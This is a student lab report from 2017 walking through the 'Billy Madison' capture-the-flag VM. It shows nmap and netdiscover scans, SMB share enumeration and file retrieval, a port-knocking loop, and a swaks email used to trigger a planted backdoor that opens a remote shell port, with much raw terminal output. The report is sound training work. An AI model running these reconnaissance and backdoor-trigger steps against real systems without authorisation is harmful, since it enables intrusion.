Billy Madison: Capture Flag

by

Dustin Fraser

Date: 5/22/2017

Abstract

The lab was focused on the Billy Madison exercise which sought to capture the flag: find his 12-grade final exam project. It included following the walkthrough by those who completed the exercise. Students were required to setup the internal network, install the Billy Madison OS on a Virtual Machine, conduct a reconnaissance (foot printing, fingerprinting and enumeration). The scope was limited to the walkthrough as provided by the lab details. The tools and methodology vary based on the student's interest. The attacker machine was Kali, and the target was the Billy Madison.

The Billy Madison system is a project based on the plot that an attacker named Erick Gordon plans to take over the Madison Hotels. To achieve this, he has installed malware on Billy's computer just before the two were set to face off in an academic decathlon. Billy has to regain control of his system and decrypt his 12th grade final project or he will not graduate from high school. If not, he fails, loses the decathlon, and loses succession to head of the Madison Hotels.

The goal of this lab was to follow the g0blin's walkthrough.

Materials

- Kali Linux Virtual Machine
- BillyMadison Virtual Machine

Methodology

Port Scan:

1. Ensure that the VMs network setting for Kali is either NAT or Bridged.
2. Ensure that the VMs network setting for BillyMadison is set to "auto-detect", to get a regular DHCP address off the network.*(NAT was also tested)
3. Determine the IP of the BillyMadison machine on the local network.
4. Determine the system availability with a Ping Scan
5. Use NMAP with specific controls to identify the system
6. Save Details by appending -oX scanresults.xml

Procedure:

- myip=192.168.254.128
- remoteip=192.168.254.130


Perform Complete scan on the LAN at 192.168.xx.xx
Using nmap -v -sS -sU -sV -O 192.168.xx.xx -oX scanresultsfor679.xml to achieve the desired results.

Capture The Flag

Steps:

1. Service Discovery


This step included identifying all the hosts on the network and determining the target system's IP. The simple use of *netdiscover* would identify the hosts. That coupled with OS identification and MAC address comparison would identify the target without doubt.



```
Currently scanning: 172.16.20.0/16   |   Screen View: Unique Hosts

14 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 840
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.254.130 00:0c:29:d9:c5:27      6     360  VMware, Inc.
192.168.254.2   00:50:56:f3:6d:48      6     360  VMware, Inc.
192.168.254.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.254.254 00:50:56:f9:28:54      1      60  VMware, Inc.

root@kali:/#
```

Target identified as $remoteip=192.168.254.130


Discovery with NMAP, using *nmap -T4 -A -v -p0-65535*



```
root@kali:/# nmap -T4 -A -v -p0-65535 $remoteip

Starting Nmap 7.31 ( https://nmap.org ) at 2017-05-21 02:36 EDT
NSE: Loaded 142 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:36
Completed NSE at 02:36, 0.00s elapsed
Initiating NSE at 02:36
Completed NSE at 02:36, 0.00s elapsed
Initiating ARP Ping Scan at 02:36
Scanning 192.168.254.130 [1 port]
Completed ARP Ping Scan at 02:36, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:36
Completed Parallel DNS resolution of 1 host. at 02:37, 13.00s elapsed
Initiating SYN Stealth Scan at 02:37
Scanning 192.168.254.130 [65536 ports]
Discovered open port 445/tcp on 192.168.254.130
Discovered open port 22/tcp on 192.168.254.130
Discovered open port 80/tcp on 192.168.254.130
Discovered open port 23/tcp on 192.168.254.130
Discovered open port 139/tcp on 192.168.254.130
Discovered open port 69/tcp on 192.168.254.130
SYN Stealth Scan Timing: About 22.80% done; ETC: 02:39 (0:01:45 remaining)
SYN Stealth Scan Timing: About 58.61% done; ETC: 02:38 (0:00:43 remaining)
Discovered open port 2525/tcp on 192.168.254.130
Completed SYN Stealth Scan at 02:38, 88.64s elapsed (65536 total ports)
Initiating Service scan at 02:38
Scanning 7 services on 192.168.254.130
Completed Service scan at 02:38, 23.52s elapsed (7 services on 1 host)
Initiating OS detection (try #1) against 192.168.254.130
WARNING: RST from 192.168.254.130 port 23 -- is this port really open?
WARNING: RST from 192.168.254.130 port 23 -- is this port really open?
WARNING: RST from 192.168.254.130 port 23 -- is this port really open?
WARNING: RST from 192.168.254.130 port 23 -- is this port really open?
WARNING: RST from 192.168.254.130 port 23 -- is this port really open?
```

2. Port 23

After completing the nmap scan, there were a number of attack surfaces identified and which will be used for foot printing and enumeration of the target. Using the ncat -v $remoteip to probe the port and service.




```
ssh_exchange_identification: Connection closed by remote host
root@kali:/# ssh guess@$remoteip
ssh_exchange_identification: Connection closed by remote host
root@kali:/# ssh guest@$remoteip
ssh_exchange_identification: Connection closed by remote host
root@kali:/# ncat -v $remoteip 23
Ncat: Version 7.31 ( https://nmap.org/ncat )


***** HAHAH! You're banned for a while, Billy Boy!  By the way, I caught you trying to hack my wifi - but the joke's on you! I don't use ROTten pass
ords like rkfpuzrahngvat anymore! Madison Hotels is as good as MINE!!!! *****

^C
root@kali:/# date
Sun May 21 03:01:59 EDT 2017
root@kali:/# ncat -v $remoteip 23
Ncat: Version 7.31 ( https://nmap.org/ncat )
Ncat: Connection refused.
root@kali:/# wpscan --url $remoteip:69/
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.2
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time
```

This was unsuccessful and there were a message in the response.

3. Port 69

From the results of the nmap scan, port 69 was identified and there was the identification of a http web server. This was checked and a Wordpress site was identified as using the service.



Welcome

Just another WordPress site

Hello world!

Posted on June 28, 2012

Welcome to WordPress. This is your first post. Edit or delete it, then start blogging!

Posted in Uncategorized | 1 Reply

RECENT POSTS

- Hello world!

RECENT COMMENTS

- Mr WordPress on Hello world!

ARCHIVES


- June 2012

CATEGORIES

- Uncategorized

4. Port 80

There TCP/80 port was also checked and there was a Wordpress page with a taunting message from Eric.



UH OH!


Silly Billy!!!

If you're reading this, you clicked on the link I sent you. OH NOES! Your computer's all locked up, and now you can't get access to your final 12th grade assignment you've been working so hard on! You need that to graduate, Billy Boy!!

NB: There were a number of actions performed against the site such as a wordlist check, header, version and metadata details verification.


5. Ports 139 and 445

There was a probe of these ports to identify if there are any shares on samba. This probe yeilded some useful details.



```
root@kali:/# sudo apt-get install dirsearch
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package dirsearch
root@kali:/# dirsearch
bash: dirsearch: command not found
root@kali:/# dirsearch python3 dirsearch.py -u http://192.168.254.130 -e php
bash: dirsearch: command not found
root@kali:/# smbclient -L 192.168.254.130
WARNING: The "syslog" option is deprecated
Enter root's password:
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.3.9-Ubuntu]

        Sharename       Type      Comment
        ---------       ----      -------
        EricsSecretStuff Disk
        IPC$            IPC       IPC Service (BM)
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.3.9-Ubuntu]

        Server               Comment
        ---------            -------
        BM                   BM

        Workgroup            Master
        ---------            -------
        WORKGROUP            BM
root@kali:/# 
```


smbclient probe and connect to find files. Files identified and collected for analysis.



```
root@kali:/# smbclient -N //192.168.254.130/EricSecretStuff
WARNING: The "syslog" option is deprecated
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.3.9-Ubuntu]
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
root@kali:/# smbclient //192.168.254.130/EricsSecretStuff
WARNING: The "syslog" option is deprecated
Enter root's password:
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.3.9-Ubuntu]
smb: \> ls
  .                                   D        0  Sun May 21 02:08:59 2017
  ..                                  D        0  Sat Aug 20 14:56:45 2016
  ._.DS_Store                        AH     4096  Wed Aug 17 10:32:07 2016
  ebd.txt                             N       35  Sun May 21 02:08:59 2017
  .DS_Store                          AH     6148  Wed Aug 17 10:32:12 2016

                30291996 blocks of size 1024. 25917704 blocks available
smb: \> get ebd.txt
getting file \ebd.txt of size 35 as ebd.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/
sec)
smb: \> get .DS_Store
getting file \.DS_Store of size 6148 as .DS_Store (120.1 KiloBytes/sec) (average 46.8 K
iloBytes/sec)
smb: \> get ._.DS_Store
getting file \._.DS_Store of size 4096 as ._.DS_Store (69.0 KiloBytes/sec) (average 53.
7 KiloBytes/sec)
smb: \> put IAE67952217.txt
IAE67952217.txt does not exist
smb: \>
```

6. Port 2525


Not much was obtained from this since the connection timed out and was closed by the remote host.



```
  ._.DS_Store                        AH     4096  Wed Aug 17 10:32:07 2016
  ebd.txt                             N       35  Sun May 21 02:08:59 2017
  .DS_Store                          AH     6148  Wed Aug 17 10:32:12 2016

                30291996 blocks of size 1024. 25917704 blocks available
smb: \> get ebd.txt
getting file \ebd.txt of size 35 as ebd.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec
)
smb: \> get .DS_Store
getting file \.DS_Store of size 6148 as .DS_Store (120.1 KiloBytes/sec) (average 46.8 Kilo
Bytes/sec)
smb: \> get ._.DS_Store
getting file \._.DS_Store of size 4096 as ._.DS_Store (69.0 KiloBytes/sec) (average 53.7 K
iloBytes/sec)
smb: \> put IAE67952217.txt
IAE67952217.txt does not exist
smb: \> exit
root@kali:/# cat ebd.txt
Erics backdoor is currently CLOSED
root@kali:/# smtp
bash: smtp: command not found
root@kali:/# telnet $remoteip 2525
Trying 192.168.254.130...
Connected to 192.168.254.130.
Escape character is '^]'.
220 BM ESMTP SubEthaSMTP null
421 Timeout waiting for data from client.
Connection closed by foreign host.
root@kali:/#
```

7. Port 69 - Wordpress

After, navigating the site, it was observed that it served no real purpose and could have been placed there as a distraction or "honey pot" to limit, redirect and reduce our efforts in probing and successfully regaining access.



Welcome

Just another WordPress site

Hello world!

Posted on June 28, 2012

Welcome to WordPress. This is your first post. Edit or delete it, then start blogging!

Posted in Uncategorized | 1 Reply

RECENT POSTS

- Hello world!

RECENT COMMENTS

- Mr WordPress on Hello world!

ARCHIVES


- June 2012

CATEGORIES

- Uncategorized

8. Port 80

During the recon, there were a number of important words and phrases that were gathered (in a wordlist) to identify a pattern that may be used to profile Eric and which may also assist with profiling his activities and decisions such as password details, file naming convention, username, among others.



"Ruin Billy Madison's Life" - Eric's notes

08/01/16

Looks like Principal Max is too much of a goodie two-shoes to help me ruin Billy Boy's life. Will ponder other victims.

08/02/16

Ah! Genius thought! Billy's girlfriend Veronica uses his machine too. I might have to cook up a phish and see if I can't get her to take the bait.

08/03/16

OMg LOL LOL LOL!!! What a twit - I can't believe she fell for it!! I .captured the whole thing in this folder for later lulz. I put "veronica" somewhere in the file name because I bet you a million dollars she uses her name as part of her passwords - if that's true, she rocks! Anyway, malware installation successful. I'm now in complete control of Bill's machine!

9. Checking the Capture

Opened the capture file in Wireshark, read and look for indicators. Captured file was in the .cap format, 012987veronica.cap.

10. Nobody Expects the Spanish Armada

Here, there was the introduction to port knocking where a number of ports were identified to be opened. These are ports that are usually closed but the attempt was to use a stealthy method to externally open ports 1466, 67, 1469, 1514, 1981, 1986. A simple script was used to perform this action:

for x in 1466 67 1469 1514 1981 1986; do nmap -Pn --host_timeout 201 --max-retries 0 -p $x $remoteip; done

NB: Since the ftp port was opened, there were another round of probes on it.

11. Eric is a very naughty boy

There was also the identification that a backdoor exists and is activated by an email with the subject "My kid will be a soccer player". The *swaks* command was used to craft the email with a header and subject as follows to enable the remote shell login.

swaks --to erick@madisonhotels.com --from defraser@captechu.edu -- $remoteip --body "My kid will be a soccer player" --header "Subject: My kid will be a soccer player.

This was followed by another nmap scan to determine if there were any changes to the system and it was observed that another port was opened to facilitate Eric's backdoor activities.

Port: 1974

Enter the remote host through ftp, port 21 and search the files. The remote host allowed anonymous remote ftp logins.

